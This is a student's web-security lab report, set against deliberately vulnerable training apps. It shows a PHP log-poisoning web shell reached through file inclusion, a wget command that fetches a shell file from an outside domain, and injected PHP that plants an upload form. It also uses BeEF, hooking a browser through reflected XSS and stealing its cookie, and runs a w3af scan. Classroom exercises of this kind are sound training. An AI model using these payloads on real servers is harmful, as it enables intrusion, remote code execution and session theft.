
Then we need to enter the following

GET /<?php passthru(\$_GET['cmd']); ?> HTTP/1.1

Host: 127.42.84.6

Connection: close

You get the following



HTTP/1.1 404 Not Found

Date: Thu, 28 Apr 2016 19:26:37 GMT

Server: Apache/2.4.7 (Ubuntu)

Content-Length: 278

Connection: close

Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /&lt; was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.42.84.6 Port 80</address>
</body></html>
```

Now I need to verify that this is actually working, so went back to the browser and added a new parameter to the URL.

cmd=id

So which makes our url

<http://mutillidae/index.php?popUpNotificationCode=BHD1&page=/etc/passwd&cmd=id>

HERE IS WHERE YOU CANNOT GO ANY FURTHER. AS DISCUSSED IN THE LABS AND A KNOWN BUG. But this is what is meant to happen

But you should be able to see the injected code in the log files.successfully executed a command on the server.

Next is to get a browser shell onto the server.

1. First use wget
2. the second is to inject a upload form.

Using WGET

Wget is a command that let's you download a file to the machine

Change the cmd parameter to look like this : **&cmd=wget http://somedomain.com/shellfile.php**

1. This will download the shellfile.php to the server and save it in the current working directory if it's readable
2. If you need to save it somewhere else, then you should refer to the wget docs

If the wget method doesn't work

If wget doesn't work.

Execute the echo command on the server which will write whatever you echo into a file.

So modify the cmd parameter to look like the following

```
<FORM ENCTYPE="multipart/form-data" ACTION=<?php echo "http://" . $_SERVER["HTTP_HOST"] .  
$_SERVER["REQUEST_URI"]; ?> METHOD=POST>Send this file: <INPUT NAME="userfile"  
TYPE="file"><INPUT TYPE="submit" VALUE="Send"></FORM><?php move_uploaded_file($_FILES["userfile"]  
["tmp_name"], $_FILES["userfile"]["name"]); ?>
```

This will create a file on the server with a upload form.

Now go to that file, that you just created, in the browser and upload your browser shell from here.



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 9: USE BEEF VS DVWA.
SEE WHAT YOU CAN DO WITH BEEF AGAINST THIS
SITE.


ROBERT JAMES GABRIEL
PART 7 - 24 APRIL 2016

SETUP

Open Your Vm Fusion

Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following

3. Firefox



1. Open up the terminal
2. enter admin mode by typing **sudo su**



A screenshot of a terminal window titled "root@samuraiwtf: /home/samurai". The window has a standard title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows the command "root@samuraiwtf: ~\$ sudo su" followed by a password prompt "[sudo] password for samurai:" and a blank command line "#".

4. Type in beef

```
samurai@samuraiwtf: ~$ clear
samurai@samuraiwtf: ~$ sudo su
[sudo] password for samurai:
root@samuraiwtf: /home/samurai# beef
[12:22:30][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[12:22:30][*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha
[12:22:30]    | Twit: @beefproject
[12:22:30]    | Site: http://beefproject.com
[12:22:30]    | Blog: http://blog.beefproject.com
[12:22:30]    | Wiki: https://github.com/beefproject/beef/wiki
[12:22:30][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[12:22:31][*] BeEF is loading. Wait a few seconds...
[12:22:33][*] 12 extensions enabled.
[12:22:33][*] 248 modules enabled.
[12:22:33][*] 2 network interfaces were detected.
[12:22:33][+] running on network interface: 127.0.0.1
[12:22:33]    | Hook URL: http://127.0.0.1:3000/hook.js
[12:22:33]    | UI URL: http://127.0.0.1:3000/ui/panel
[12:22:33][+] running on network interface: 192.168.94.144
```

You can browse the beef control panel from <http://127.0.1.1:3000/ui/panel>
and use username and password “beef”/“beef”



Authentication

Username:

Password:

```
[20:09:52] | Site: http://beefproject.com
[20:09:52] | Blog: http://blog.beefproject.com
[20:09:52] | Wiki: https://github.com/beefproject/beef/wiki
[20:09:52] [*] Project Creator: Wade Alcorn (@WadeAlcorn)
[20:09:52] [*] BeEF is loading. Wait a few seconds...
[20:09:54] [*] 12 extensions enabled.
[20:09:54] [*] 248 modules enabled.
[20:09:54] [*] 2 network interfaces were detected.
[20:09:54] [*] running on network interface: 127.0.0.1
[20:09:54] | Hook URL: http://127.0.0.1:3000/hook.js
[20:09:54] | UI URL: http://127.0.0.1:3000/ui/panel
[20:09:54] [*] running on network interface: 172.16.254.130
[20:09:54] | Hook URL: http://172.16.254.130:3000/hook.js
[20:09:54] | UI URL: http://172.16.254.130:3000/ui/panel
[20:09:54] [*] RESTful API key: 7372f0c2ec455401cd94b45a53345d7b02212283
[20:09:54] [*] DNS Server: 127.0.0.1:5300 (udp)
[20:09:54] | Upstream Server: 8.8.8.8:53 (udp)
[20:09:54] | Upstream Server: 8.8.8.8:53 (tcp)
[20:09:54] [*] HTTP Proxy: http://127.0.0.1:6789
[20:09:54] [*] BeEF server started (press control+c to stop)
`C
samurai@samurai:~$ beef
[20:13:06] [*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[20:13:06] [*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha
[20:13:06] | Twit: @beefproject
[20:13:06] | Site: http://beefproject.com
[20:13:06] | Blog: http://blog.beefproject.com
[20:13:06] | Wiki: https://github.com/beefproject/beef/wiki
[20:13:06] [*] Project Creator: Wade Alcorn (@WadeAlcorn)
[20:13:06] [*] BeEF is loading. Wait a few seconds...
[20:13:08] [*] 12 extensions enabled.
[20:13:08] [*] 248 modules enabled.
[20:13:08] [*] 2 network interfaces were detected.
[20:13:08] [*] running on network interface: 127.0.0.1
[20:13:08] | Hook URL: http://127.0.0.1:3000/hook.js
[20:13:08] | UI URL: http://127.0.0.1:3000/ui/panel
[20:13:08] [*] running on network interface: 172.16.254.130
[20:13:08] | Hook URL: http://172.16.254.130:3000/hook.js
[20:13:08] | UI URL: http://172.16.254.130:3000/ui/panel
[20:13:08] [*] RESTful API key: fde7c4f3c8f44ba1c5f2310756772f084308a66
[20:13:08] [*] DNS Server: 127.0.0.1:5300 (udp)
[20:13:08] | Upstream Server: 8.8.8.8:53 (udp)
[20:13:08] | Upstream Server: 8.8.8.8:53 (tcp)
[20:13:08] [*] HTTP Proxy: http://127.0.0.1:6789
[20:13:08] [*] BeEF server started (press control+c to stop)
[]

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, we've got some cool new features for you! Fresh Firefox
```


You will need to inject that JavaScript code to the dvwa server or client to can hook the zombies , here is example code :

<script type="text/javascript" src="http://127.0.0.1:3000/hook.js"></script>

Here you can fined the hooked and online zombie

DVWA

1. Open firefox
2. Visit <http://dvwa>
3. Enter username/password which is admin & password



3. Next visit XSS Reflected.

Vulnerability: Reflected XSS

What's your name? </script>

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting

1. Now enter the name as rob
2. Use the message as the javascript code.. This one `<script type="text/javascript" src="http://127.0.0.1:3000/hook.js"></script>`
3. Click enter
4. You will see this




Next right click and inspect element.

Select the hello element and it will be noticeable that the javascript is injected into it.



Now you will notice that the terminal and and beef have update. See screenshot. We have “Hooked” a website/ victim.



So now beef collects information on our hooked browser.
It gives you suggested information what attacks to use.

The screenshot shows two instances of the BeEF Control Panel interface. The left window displays the 'Hooked Browsers' section, listing 'Online Browsers' and 'Offline Browsers'. It shows a single entry for '127.0.0.1' with a status of 'Initialization'. The right window shows the 'Module Tree' and 'Module Results History' sections. The 'Module Tree' pane is expanded to show various modules under 'Browser (52)'. The 'Module Results History' pane lists numerous log entries from 'beef.sh - Konsole', detailing the initial setup of the hooked browser and its configuration. The logs include messages like '2 network interfaces were detected.', 'BeEF server started (press control+c to stop)', and 'BeEF is loading. Wait a few seconds...'. The timestamp for these logs is '21/02/25'.

Green is more likely to happen, red isn't.

We will try the getCookie attack module.

First go under browser->hooked domain->getCookie

This screenshot shows the BeEF Control Panel with the 'Module Tree' expanded to the 'Get Cookie' module under 'Browser (52)'. The 'Module Results History' pane is visible at the bottom, showing a single entry for the 'Get Cookie' module with the description: 'This module will retrieve the session cookie from the current page.' A button labeled 'Execute' is located at the bottom right of the results pane.

Then click execute in the in the bottom right.

As you can see the beef got the cookie information (This is class).

I will try to create alert function. This si the red section so it might not work.

Click on the browser->hooked domain->createAlert

Click execute

I love beef and you can do way more.



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ


LAB 10: USE W3AF OR W3AF_CONSOLE VS DOJO-BASIC. THIS IS OPEN ENDED, BUT AT LEAST FIND SQLI AND XSS.

ROBERT JAMES GABRIEL
PART 7 - 24 APRIL 2016

SETUP

Open Your Vm Fusion
Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following

5. Firefox



First open firefox and visit <http://dojo-basic/>



Next we want to get the ip address for the website <http://dojo-basic/>


Switch to firefox

Right click

Click inspect elements

Switch to network tab


Reload Page



In the headers tab in the bottom right, is the report ip for the website which is **127.42.84.1:80**

Next open up terminal


Type in ./w3af_console



```
amurais@samuraiwtf:~$ ./w3af_console
ash: ./w3af_console: No such file or directory
amurais@samuraiwtf:~$ w3af_console
3af>>> █
```


SET PROFILE

Type Profiles




```
w3af>>> profiles
w3af/profiles>>> █
```

Type help



```
w3af/profiles>>> help
-----
| use           | Use a profile.
| list          | List available profiles.
|-----|
| back          | Go to the previous menu.
| exit          | Exit w3af.
| assert        | Check assertion.
|-----|
w3af/profiles>>> █
```

Type use fast_scan , which will use the settings for checking for sql injections and xxs.



```
w3af>>> profiles
w3af/profiles>>> use fast_scan
The plugins configured by the scan profile have been enabled, and their options configured.
Please set the target URL(s) and start the scan.
w3af/profiles>>> █
```

STARTING A SCAN

```
w3af>>> target  
w3af/config:target>>> set target http://dojo-basic/  
w3af/config:target>>> back  
w3af>>>
```

```
w3af>>> target  
w3af/config:target>>> set target http://dojo-basic/  
w3af/config:target>>> back  
w3af>>> █
```

Finally, run start in order to run all the configured plugins.

```
w3af>>> start
```

```
w3af>>> start  
Auto-enabling plugin: discovery.allowedMethods  
Auto-enabling plugin: discovery.serverHeader  
Auto-enabling plugin: discovery.frontpage_version  
The page language is: en  
A comment with the string "user" was found in: "http://dojo-basic/". This could be interesting. This information was found in the request with id 1.  
An exception was found while running grep.privateIP on "http://domain/ | Method: GET". The exception was: "Complex classes like <type 'NoneType'> need to inherit from dict to be stored." at timeout_function.py:836. The scan will continue but some vulnerabilities might not be identified.  
An exception was found while running grep.privateIP on "http://domain/_vti_inf.htm | Method: GET". The exception was: "Complex classes like <type 'NoneType'> need to inherit from dict to be stored." at timeout_function.py:836. The scan will continue but some vulnerabilities might not be identified.  
The server header for the remote web server is: "Apache/2.4.7 (Ubuntu)". This information was found in the request with id 17.  
"X-Powered-By" header for this HTTP server is: "PHP/5.5.9-1ubuntu4.14". This information was found in the request with id 18.  
An exception was found while running grep.privateIP on "http://domain/ | Method: Options". The exception was: "Complex classes like <type 'NoneType'> need to inherit from dict to be stored." at timeout_function.py:836. The scan will continue but some vulnerabilities might not be identified.  
A comment with the string "user" was found in: "http://dojo-basic/index.php". This could be interesting. This information was found in the request with id 25.  
New URL found by webSpider plugin: http://dojo-basic/  
New URL found by webSpider plugin: http://dojo-basic/favicon.ico  
New URL found by webSpider plugin: http://dojo-basic/index.php  
New URL found by serverHeader plugin: http://dojo-basic/  
New URL found by serverHeader plugin: http://dojo-basic/favicon.ico  
New URL found by serverHeader plugin: http://dojo-basic/index.php  
New URL found by allowedMethods plugin: http://dojo-basic/  
